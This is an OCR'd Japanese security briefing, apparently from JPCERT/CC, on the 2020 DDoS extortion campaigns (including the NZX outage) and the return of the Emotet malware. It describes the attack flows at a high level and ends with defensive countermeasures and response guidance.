
DDoS脅迫

- DDoS攻撃を示唆するメールを送り、仮想通貨による送金を要求する脅迫行為で、2020年8月頃から増加
- 過去の類似する攻撃
  - DD4BCグループ（2015年）
    - 国内でも複数組織が被害に遭う
  - Armada Collectiveを名乗る攻撃グループ （2017年）
    - 中国や韓国の証券会社や銀行など複数の金融機関が被害に遭う
  - Phantom Squadを名乗る攻撃グループ（2017年）
    - 国内外の広い範囲での脅迫メール送付を確認
  - Fancy Bearを名乗る攻撃グループ（2019年）
    - 国内外の広い範囲での脅迫メール送付を確認

DDoS脅迫 – 攻撃の流れ（1/2）

① 標的の組織を選定（Webサイトだけでなく、外部から接続可能なサーバーやインフラも攻撃対象とされる）


② 標的の組織へのメール送付（指定する期間内にBTCアドレスに送金しなければ、DDoS攻撃を実施すると脅迫するもの）



DDoS脅迫 – 攻撃の流れ（2/2）

③ 標的の組織のシステムにDDoS攻撃を行う
- 脅迫メール送付後、攻撃能力を示すために一定時間DDoS 攻撃が行われる
- 50Gbpsから数百Gbps規模の攻撃が確認されている

④ 攻撃者が仮想通貨を受け取る
- 支払いを確認するまで、執拗に攻撃を継続する可能性がある
- 支払いに応じても攻撃が収束する保証はなく、支払いは非推奨



ニュージーランド証券取引所にDDoS攻撃（1/2）


- 2020年8月25日以降、ニュージーランド証券取引所（NZX）がDDoS攻撃を受け、8月25日から28日までの4日間、現物市場の取引が停止

  ※DDoS攻撃は、取引基幹システムではなく、NZXのWebサイトと取引情報公開システムに対して行われており、市場の発表事項が公表できないことを受け、市場の一体性確保のために株式などの取引停止

日付	取引	トピック
8/25～26	取引停止	
8/27	取引停止	nzx.comのwhois登録を変更（8/30公表）
8/28	取引停止	財務相が「National Security System」の発動を公表
8/30	休日	証券取引所プラットフォームを現地Spark社からAkamai社に移行したことを公表
8/31	取引再開	市場の発表事項を公表する代替手段について金融市場庁と合意
9/1	取引継続	調査を支援するGCSB (ニュージーランドの政府通信保安局) が会見し、DDoS攻撃が行われる前に脅迫するメールが届いていたことを公表

ニュージーランド証券取引所にDDoS攻撃（2/2）


- 2020年8月中旬頃から、金融機関を中心に脅迫DDoSに関する報告を複数確認
- 攻撃者はArmada Collective、Fancy Bearと名乗っており、両者ともニュージーランド証券取引所へのDDoS攻撃に関与しているとされている
- MoneyGramやPayPal、Braintree、Venmoなども同様に被害に遭っていると報じられている



DDoS blackmail is a global phenomenon


It was only in mid-August that the LSOC registered a global wave of DDoS blackmail attacks against operators of critical infrastructure, especially in the financial sector. The perpetrators called themselves "Fancy Bear". The LSOC says it's unclear whether Fancy Bear and Armada Collective are the same perpetrators. While the extortion letters differ in wording and the ransom amount, both senders use the same e-mail provider. The two groups have been linked to long-running DDoS attacks on the New Zealand Stock Exchange. They are also said to be responsible for blackmailing PayPal and MoneyGram.

出典：Armada Collective: DDoS Blackmailers Attack the Hosting Industry
https://www.link11.com/en/blog/threat-landscape/armada-collective-ddos-extortion/



RANSOM DEMANDS RETURN: NEW DDOS EXTORTION THREATS FROM OLD ACTORS TARGETING FINANCE AND RETAIL

出典：Ransom Demands Return: New DDoS Extortion Threats From Old Actors Targeting Finance and Retail https://blogs.akamai.com/sitr/2020/08/ransom-demands-return-new-ddos-extortion-threats-from-old-actors-targeting-finance-and-retail.html



Just this week, the group has attacked money transfer service MoneyGram, YesBank India, Worldpay, PayPal, Braintree, and Venmo, a source involved in the DDoS mitigation field has told *ZDNet*.

The New Zealand stock exchange (NZX), which halted trading for the third day in a row today, is also one of the group's victims.

出典：DDoS extortionists target NZX, Moneygram, Braintree, and other financial servicesIndustry
https://www.zdnet.com/article/ddos-extortionists-target-nzx-moneygram-braintree-and-other-financial-services/

標的型ランサムウェア・ DDoS脅迫 – 推奨対策

- **共通して、基本的に金銭は支払うべきではない**
  - 各社が払い続ける限り、犯罪行為が止まらない
  - 犯罪組織の利益供与として罰せられる可能性 (法的な確認が必要)
  - 高額支払い時の株主からの追及
- 標的型ランサムウェア
  - 防止/復旧への取り組みは継続して必要（特にバックアップ手法は、攻撃者によって削除されない手法を選択）
  - 情報のリークを想定した組織内外の連絡体制の確認や、情報資産ごとに被害発生時の影響度を事前に整理
  - 情報のリーク時には、まず真偽の確認
- DDoS脅迫
  - DDoS攻撃の影響を受けるシステムの特定およびリスクの評価
  - DDoS攻撃の検知・防御方法の事前確認

Emotetの活動再開について


マルウェア Emotet（エモテット）概要

- 主な機能
  - メール関連情報の窃取
  - 組織内の横展開
  - 感染を広げるメールの送信
  - 他のマルウェアへの感染（Trickbot,ZLoaderなど）


- 感染により発生する被害
  - メール窃取による機微な情報の漏洩
  - 認証情報の漏洩
  - メールサーバが踏み台として悪用される
  - メール送受信者（取引先など）からの問い合わせ

Emotet に感染するまでの流れ

- メールに添付されたdocを開きマクロが実行されると、外部からダウンロードし感染




Emotet 感染によるなりすましメール送信




感染を促すメール例①

- Emotetに感染した端末から窃取したメール情報やアドレス帳の情報を利用したメール
- 添付ファイルで「コンテンツの有効化」をすることで感染




感染を促すメール例②

時期に合ったテーマ選定
（12月に「賞与」「クリスマス」、2020年2月頃に「新型コロナウイルス」等）



添付ファイルではなくURLから感染に繋がるWord形式ファイルをダウンロードさせる



Emotet に対するJPCERT/CCの対応

1. インシデント報告受付
   - 専門家からの報告を受け、感染組織への通知
2. 注意喚起発行
   - 2019/11/27 マルウエア Emotet の感染に関する注意喚起
   - 2019/11/27 マルウエア Emotet の感染活動について
     - メディアと連携した全国への注意喚起
3. FAQ形式による対応手順公開
   - 2019/12/2 マルウエアEmotetへの対応FAQ
4. 感染有無確認ツール公開
   - 2020/2/3 EmoCheck v0.0.1
5. **活動再開後の注意喚起**
   - 2020/7/20
     マルウエア Emotet の感染に繋がるメールの配布活動の再開について
   - 2020/9/4
     マルウェア Emotet の感染拡大および新たな攻撃手法について


再開された Emotet の活動

- 2020/2月から休止していた活動が、7/17から再開
  - 手法自体はほとんど変化なし


- 変更点
  - 感染した際の永続化手法の変化
    - EmoCheckの検知に影響
  - Emotet本体のhash値のユニーク化
    ※アンチウイルスソフトの検知避けと考えられる
  - 盗んだメールから添付ファイルを含めて取得
    - 返信型には正規の添付ファイルも添付されることもある
  - (9/2より) 添付ファイルにパスワード付きzipファイル
    - 主に返信型に添付される

新たな手法によるメールサンプル

盗まれた無害な添付ファイルが添付された例





パスワード付きzipファイルが添付された例





感染する添付ファイルの外見


- 時期により複数種類が使われる





























8月末以降の国内感染拡大

- 8月末以降、Emotetが日本を主要な標的とした
  - 他地域のメール配信量が一時的に減り、日本へのメール送信量が増加

- Emotetの新手法
  - 当初、日本だけにパスワード付きzipファイルを添付
  - メールゲートウェイで遮断できないケースが増加

→結果、国内感染が急増
　国内感染数が増加することで、より国内にメールが送信されることになり、さらに国内感染増加

Emotet への対応

- 感染防止に向けて
  - Wordマクロの自動実行の無効化
  - メールの監査ログの有効化
  - 組織内で注意喚起
- 感染時には
  - 感染端末の隔離や証拠保全
  - 感染端末が利用していたメールアカウントやWebブラウザに保存されていた認証情報などのパスワード変更
  - 感染端末が接続していた組織内ネットワーク内の全端末の調査
  - 他のマルウェアの感染有無の確認
- ➢ 詳細はJPCERT/CC Eyes「マルウェアEmotetへの対応FAQ」をご確認ください

【参考】Emotet から二次感染するマルウェア

- Emotetは他のマルウェアの”運び役”
  - 情報漏洩、メール送信の被害だけでは終わらない
  - Emotetだけでなく、二次感染するマルウェアの対処も漏れなく対応が必要

